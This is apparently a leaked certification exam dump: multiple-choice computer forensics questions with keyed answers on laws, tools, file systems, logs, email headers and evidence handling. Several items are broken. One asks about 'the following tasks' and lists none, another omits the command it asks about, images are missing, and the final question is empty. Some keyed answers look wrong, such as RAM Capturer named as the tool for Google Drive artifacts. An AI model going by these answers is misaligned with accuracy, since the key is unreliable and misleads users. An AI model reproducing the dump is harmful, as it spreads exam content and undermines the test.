Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

- A. CAN-SPAM Act
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 239

- (Exam Topic 3)

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

- A. DBCC LOG(Transfers, 1)
- B. DBCC LOG(Transfers, 3)
- C. DBCC LOG(Transfers, 0)
- D. DBCC LOG(Transfers, 2)

Answer: D

NEW QUESTION 242

- (Exam Topic 3)

Which of the following is a responsibility of the first responder?

- A. Determine the severity of the incident
- B. Collect as much information about the incident as possible
- C. Share the collected information to determine the root cause
- D. Document the findings

Answer: B

NEW QUESTION 245

- (Exam Topic 3)

Which principle states that "anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave"?

- A. Locard's Exchange Principle
- B. Enterprise Theory of Investigation
- C. Locard's Evidence Principle
- D. Evidence Theory of Investigation

Answer: A

NEW QUESTION 250

- (Exam Topic 3)

An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s," -E` as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

Answer: B

NEW QUESTION 251

- (Exam Topic 3)

Graphics Interchange Format (GIF) is a _____ RGB bitmap image format for images with up to 256 distinct colors per frame.

- A. 8-bit
- B. 32-bit
- C. 16-bit
- D. 24-bit

Answer: A

NEW QUESTION 254

- (Exam Topic 2)

What type of analysis helps to identify the time and sequence of events in an investigation?

- A. Time-based
- B. Functional
- C. Relational
- D. Temporal

Answer: D

NEW QUESTION 257

- (Exam Topic 2)

On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

- A. SAM
- B. AMS

- C. Shadow file
- D. Password.conf

Answer: A

NEW QUESTION 260

- (Exam Topic 2)

What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

- A. Every byte of the file(s) is given an MD5 hash to match against a master file
- B. Every byte of the file(s) is verified using 32-bit CRC
- C. Every byte of the file(s) is copied to three different hard drives
- D. Every byte of the file(s) is encrypted using three different methods

Answer: B

NEW QUESTION 265

- (Exam Topic 2)

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```

2007-06-14 23:59:05 192.168.254.1 action=Permit sent=16169 rcvd=180962 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 23:59:06 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.229.125 dst=10.120.10.122 src_port=38660 d
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=13113
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=14857
2007-06-14 23:59:07 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=13795 rcvd=149962 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=690 rcvd=415 src=70.185.198.247 dst=10.120.10.122 src_port=48392 d
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=12219 rcvd=140495 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:10 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3018 rcvd=34134 src=70.185.198.247 dst=10.120.10.122 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=799 rcvd=6686 src=70.185.198.247 dst=10.120.10.122 src_port=46344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.122 src_port=4532
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2094 rcvd=23180 src=70.185.198.247 dst=10.120.10.122 src_port=4685
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2612 rcvd=68608 src=70.185.198.247 dst=10.120.10.122 src_port=4711
2007-06-14 18:34:12 192.168.254.1 action=Permit sent=4131 rcvd=71135 src=24.119.169.162 dst=10.120.10.122 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=646 rcvd=1803 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 21:14:29 192.168.254.1 action=Permit sent=729 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=48136
2007-06-14 21:14:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.206.122 dst=10.120.10.122 src_port=62212 d
2007-06-14 21:14:35 192.168.254.1 action=Permit sent=5054 rcvd=81725 src=24.119.169.162 dst=10.120.10.122 src_port=7809
2007-06-14 21:14:37 192.168.254.1 action=Permit sent=26196 rcvd=233409 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 21:14:40 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:41 192.168.254.1 action=Permit sent=18121 rcvd=210841 src=216.97.160.253 dst=10.120.10.122 src_port=94
2007-06-14 21:14:42 192.168.254.1 action=Permit sent=5741 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=579
2007-06-14 21:14:42 192.168.254.1 action=Permit sent=2982 rcvd=24075 src=24.119.169.162 dst=10.120.10.122 src_port=641
2007-06-14 21:14:43 192.168.254.1 action=Permit sent=2597 rcvd=28655 src=24.119.169.162 dst=10.120.10.122 src_port=1600
2007-06-14 21:14:46 192.168.254.1 action=Permit sent=840 rcvd=491 src=24.119.169.162 dst=10.120.10.122 src_port=13185 d
2007-06-14 21:14:49 192.168.254.1 action=Permit sent=3348 rcvd=18192 src=24.119.169.162 dst=10.120.10.122 src_port=4737
2007-06-14 21:14:55 192.168.254.1 action=Permit sent=3780 rcvd=34120 src=24.119.169.162 dst=10.120.10.122 src_port=3713
2007-06-14 21:14:57 192.168.254.1 action=Permit sent=3604 rcvd=30265 src=24.119.169.162 dst=10.120.10.122 src_port=6785
2007-06-14 21:14:58 192.168.254.1 action=Permit sent=3406 rcvd=39223 src=24.119.169.162 dst=10.120.10.122 src_port=5761
2007-06-14 21:14:59 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:04 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.42 dst=208.188.166.68 src_port=7696 d
2007-06-14 21:14:05 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:10 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=260 dst_po
2007-06-14 21:14:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst
2007-06-14 21:14:15 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:14:16 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49

```

What can the investigator infer from the screenshot seen below?

- A. A smurf attack has been attempted
- B. A denial of service has been attempted
- C. Network intrusion has occurred
- D. Buffer overflow attempt on the firewall.

Answer: C

NEW QUESTION 267

- (Exam Topic 2)

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Click-jacking
- B. Compromising a legitimate site
- C. Spearphishing
- D. Malvertising

Answer: D

NEW QUESTION 272

- (Exam Topic 2)

What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

- A. Cracks every password in 10 minutes
- B. Distribute processing over 16 or fewer computers
- C. Support for Encrypted File System
- D. Support for MD5 hash verification

Answer: B

NEW QUESTION 276

- (Exam Topic 2)

What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

- A. SD memory
- B. CF memory

- C. MMC memory
- D. SM memory

Answer: B

NEW QUESTION 278

- (Exam Topic 2)

Where are files temporarily written in Unix when printing?

- A. /usr/spool
- B. /var/print
- C. /spool
- D. /var/spool

Answer: D

NEW QUESTION 279

- (Exam Topic 2)

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

Answer: C

NEW QUESTION 282

- (Exam Topic 2)

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

Answer: B

NEW QUESTION 283

- (Exam Topic 2)

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A. Spycrack
- B. Spynet
- C. Netspionage
- D. Hackspionage

Answer: C

NEW QUESTION 288

- (Exam Topic 2)

Which code does the FAT file system use to mark the file as deleted?

- A. ESH
- B. 5EH
- C. H5E
- D. E5H

Answer: D

NEW QUESTION 289

- (Exam Topic 2)

What will the following command accomplish? `dd if=/dev/xxx of=mbr.backup bs=512 count=1`

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

Answer: A

NEW QUESTION 290

- (Exam Topic 2)

Which of the following tool enables data acquisition and duplication?

- A. Colasoft's Capsa
- B. DriveSpy
- C. Wireshark
- D. Xplico

Answer: B

NEW QUESTION 291

- (Exam Topic 2)

Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. IOCE
- B. SWGDE & SWGIT
- C. Frye
- D. Daubert

Answer: D

NEW QUESTION 292

- (Exam Topic 2)

Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

- A. Portable Document Format
- B. MS-office Word Document
- C. MS-office Word OneNote
- D. MS-office Word PowerPoint

Answer: A

NEW QUESTION 293

- (Exam Topic 2)

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- A. 18 USC §1029
- B. 18 USC §1030
- C. 18 USC §1361
- D. 18 USC §1371

Answer: B

NEW QUESTION 296

- (Exam Topic 2)

An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- A. Postmortem Analysis
- B. Real-Time Analysis
- C. Packet Analysis
- D. Malware Analysis

Answer: A

NEW QUESTION 301

- (Exam Topic 2)

When operating systems mark a cluster as used but not allocated, the cluster is considered as _____

- A. Corrupt
- B. Bad
- C. Lost
- D. Unallocated

Answer: C

NEW QUESTION 303

- (Exam Topic 2)

The following is a log file screenshot from a default installation of IIS 6.0.

```

#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/olcstyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_03.jpg - 80 -

```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

NEW QUESTION 304

- (Exam Topic 2)

What advantage does the tool Evidor have over the built-in Windows search?

- A. It can find deleted files even after they have been physically removed
- B. It can find bad sectors on the hard drive
- C. It can search slack space
- D. It can find files hidden within ADS

Answer: C

NEW QUESTION 309

- (Exam Topic 2)

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

```

File Edit Format View Help
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/default.aspx?userid=566466
http://www.somewhere.com/default.aspx?userid=566467
http://www.somewhere.com/default.aspx?userid=566468
http://www.somewhere.com/default.aspx?userid=566469
http://www.somewhere.com/default.aspx?userid=566470
http://www.somewhere.com/default.aspx?userid=566471

```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection
- D. Cookie Poisoning

Answer: A

NEW QUESTION 310

- (Exam Topic 2)

When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A. The operating system of the attacker and victim computers
- B. IP traffic between the attacker and the victim
- C. MAC address of the attacker
- D. If any computers on the network are running in promiscuous mode

Answer: C

NEW QUESTION 313

- (Exam Topic 2)

Who is responsible for the following tasks?

- A. Non-forensics staff
- B. Lawyers
- C. System administrators
- D. Local managers or other non-forensic staff

Answer: A

NEW QUESTION 315

- (Exam Topic 2)

What is the location of the binary files required for the functioning of the OS in a Linux system?


- A. /run
- B. /bin
- C. /root
- D. /sbin

Answer: B

NEW QUESTION 320

- (Exam Topic 2)

In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?


- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

Answer: D

NEW QUESTION 323

- (Exam Topic 2)

What feature of Windows is the following command trying to utilize?



- A. White space

- B. AFS
- C. ADS
- D. Slack file

Answer: C

NEW QUESTION 325

- (Exam Topic 2)

Which network attack is described by the following statement?

“At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries.”

- A. DDoS
- B. Sniffer Attack
- C. Buffer Overflow
- D. Man-in-the-Middle Attack

Answer: A

NEW QUESTION 328

- (Exam Topic 2)

How many possible sequence number combinations are there in TCP/IP protocol?

- A. 1 billion
- B. 320 billion
- C. 4 billion
- D. 32 million

Answer: C

NEW QUESTION 331

- (Exam Topic 2)

When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 606
- D. 999

Answer: B

NEW QUESTION 335

- (Exam Topic 2)

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

- A. Keep the device powered on
- B. Turn off the device immediately
- C. Remove the battery immediately
- D. Remove any memory cards immediately

Answer: A

NEW QUESTION 336

- (Exam Topic 2)

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called “INFO2” in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____ .

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

Answer: A

NEW QUESTION 337

- (Exam Topic 2)

Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

- A. Swap space
- B. Application data
- C. Files and documents
- D. Slack space

Answer: A

NEW QUESTION 340

- (Exam Topic 2)

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A. Data collection
- B. Secure the evidence
- C. First response
- D. Data analysis

Answer: C

NEW QUESTION 343

- (Exam Topic 2)

A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file. What kind of picture is this file?

- A. Raster image
- B. Vector image
- C. Metafile image
- D. Catalog image

Answer: B

NEW QUESTION 344

- (Exam Topic 2)

What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene
- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

Answer: B

NEW QUESTION 348

- (Exam Topic 2)

In Steganalysis, which of the following describes a Known-stego attack?

- A. The hidden message and the corresponding stego-image are known
- B. During the communication process, active attackers can change cover
- C. Original and stego-object are available and the steganography algorithm is known
- D. Only the steganography medium is available for analysis

Answer: C

NEW QUESTION 353

- (Exam Topic 2)

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- A. Depends on the capacity of the storage device
- B. 1048 Bytes
- C. 4092 Bytes
- D. 512 Bytes

Answer: D

NEW QUESTION 357

- (Exam Topic 2)

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
    by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTSP id 151EfCEh032241
    for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewhereelse.com>
MIME-version: 1.0
```

- A. Somedomain.com
- B. Smtpl1.somedomain.com
- C. Simon1.state.ok.gov.us
- D. David1.state.ok.gov.us

Answer: C

NEW QUESTION 361

- (Exam Topic 2)

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

Answer: C

NEW QUESTION 363

- (Exam Topic 2)

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

Answer: A

NEW QUESTION 367

- (Exam Topic 2)

Which of the following tool captures and allows you to interactively browse the traffic on a network?

- A. Security Task Manager
- B. Wireshark
- C. ThumbsDisplay
- D. RegScanner

Answer: B

NEW QUESTION 369

- (Exam Topic 2)

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

Answer: D

NEW QUESTION 370

- (Exam Topic 2)

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Record the system state by taking photographs of physical system and the display
- B. Perform data acquisition without disturbing the state of the systems
- C. Open the systems, remove the hard disk and secure it
- D. Switch off the systems and carry them to the laboratory

Answer: A

NEW QUESTION 374

- (Exam Topic 2)

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A. It contains the times and dates of when the system was last patched
- B. It is not necessary to scan the virtual memory of a computer
- C. It contains the times and dates of all the system files
- D. Hidden running processes

Answer: D

NEW QUESTION 379

- (Exam Topic 2)

What is the size value of a nibble?

- A. 0.5 kilo byte
- B. 0.5 bit
- C. 0.5 byte
- D. 2 bits

Answer: C

NEW QUESTION 383

- (Exam Topic 2)

What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

Answer: B

NEW QUESTION 384

- (Exam Topic 2)

Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

- A. Written Formal Report
- B. Verbal Formal Report
- C. Verbal Informal Report
- D. Written Informal Report

Answer: B

NEW QUESTION 388

- (Exam Topic 2)

When should an MD5 hash check be performed when processing evidence?

- A. After the evidence examination has been completed
- B. On an hourly basis during the evidence examination
- C. Before and after evidence examination
- D. Before the evidence examination has been completed

Answer: C

NEW QUESTION 393

- (Exam Topic 2)

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

- A. Post-investigation Phase
- B. Reporting Phase
- C. Pre-investigation Phase
- D. Investigation Phase

Answer: C

NEW QUESTION 394

- (Exam Topic 2)

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

- A. TRIPWIRE
- B. RAM Capturer
- C. Regshot
- D. What's Running

Answer: C

NEW QUESTION 397

- (Exam Topic 2)

Which tool does the investigator use to extract artifacts left by Google Drive on the system?

- A. PEBrowse Professional
- B. RegScanner
- C. RAM Capturer
- D. Dependency Walker

Answer: C

NEW QUESTION 401

- (Exam Topic 2)

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 406

- (Exam Topic 2)

Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?

- A. Events history
- B. Previously typed commands
- C. History of the browser
- D. Passwords used across the system

Answer: B

NEW QUESTION 411

- (Exam Topic 2)

Which of the following tools will help the investigator to analyze web server logs?

- A. XRY LOGICAL
- B. LanWhois
- C. Deep Log Monitor
- D. Deep Log Analyzer

Answer: D

NEW QUESTION 414

- (Exam Topic 2)

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A. Grill cipher
- B. Null cipher
- C. Text semagram
- D. Visual semagram

Answer: A

NEW QUESTION 415

- (Exam Topic 2)

Which program is the bootloader when Windows XP starts up?

- A. KERNEL.EXE
- B. NTLDR
- C. LOADER
- D. LILO

Answer: B

NEW QUESTION 418

- (Exam Topic 2)

